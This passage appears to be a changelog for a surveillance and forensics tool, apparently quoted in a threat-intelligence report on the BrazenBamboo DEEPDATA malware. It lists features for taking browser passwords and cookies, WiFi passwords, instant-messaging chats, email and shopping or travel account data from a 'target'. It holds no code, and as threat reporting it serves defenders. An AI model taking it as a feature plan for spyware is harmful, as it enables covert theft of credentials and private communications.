"id":9, "time":"2022-06-04122318", "content":"{\"title\":\"v1.2.3\",\"text\ ":\"1. New display of travel evidence collection data, including travel account information, order list, common consignee addresses (contact information)\n2. New display of evidence collection documents, including records of previous evidence collection documents, and the number of evidence collection documents Re-analysis function\n3. New log audit function, including the operation log of the platform system, the forensic log of the forensic tool, and the analysis log of the forensic file\"}"
}, {
"id":8, "time":" 2022-05-28122318", "content":"{\"title\":\"v1.2.2\",\"text\":\" 1. New target WIFI information collection, including surrounding wifi list, local WIFI password\n2. Newly added e-commerce forensic data display, including e-commerce account information, order list, common harvest address (contact information)\"}"
}, {
"id":7, "time":"2022 -05-21122318", "content":"{\"title\":\"v1.2.1\",\"text\":\" 1. Added target instant messaging software forensic information, including Feishu and Skype ; Forensic content includes session information, session chat content, contact information, chat files\n2. New instant messaging data display, including session information, session members, contact (friends) list, chat content, chat files, etc., supported Various commonly used operating functions, such as session retrieval, chat content retrieval (including contextual viewing), chat file retrieval\"}"
}, {
"id":6, "time":"2022-05-14122318", "content ":"{\"title\":\"v.1.1.2\",\"text\":\" 1. Added target instant messaging software forensic information, including Line and DingTalk; forensic content includes session information , session chat content, contact information, chat files\n2. New browser cookies are added to collect evidence on target network identity data information, including\n 2.1 E-commerce forensics (such as JD.com, Taobao, Meituan)\n

```
2.2 Travel evidence collection (Ctrip, Qunar.com)\n3. New email forensic data display, including email account information, email folder information, email list, email EML content\"}"
}, {
"id":5, " time":"2022-05-07122318", "content":"{\"title\":\"v1.1.1\",\"text\":\"1. Add target instant messaging software forensic information, Including WeChat; forensic content includes session information, session chat content, contact information, and chat files\n2. New browser cookies are added to collect evidence on the target network identity data information, including\n 2.1. Email forensics (such as NetEase email, QQ mailbox, 139 mailbox, 189 mailbox, yahoo mailbox, hotmail mailbox, Gmail mailbox, etc.)\"}"
}, {
"id":4, "time":"2022-04-25122318", "content":"{ \"title\":\"v1.1.0\",\"text\":\"1. Add target basic information collection, including machine name, IP address, Mac address, brand, model, operating system, resolution , memory, CPU, etc.\n2. Add target browser data information, including browser access records, browser cookie information, browser password information\"}"
}

]
}
```

Source: https://www.volexity.com/blog/2024/11/15/brazenbamboo-weaponizes-forticlient-vulnerability-to-steal-vpn-credentials-via-deepdata/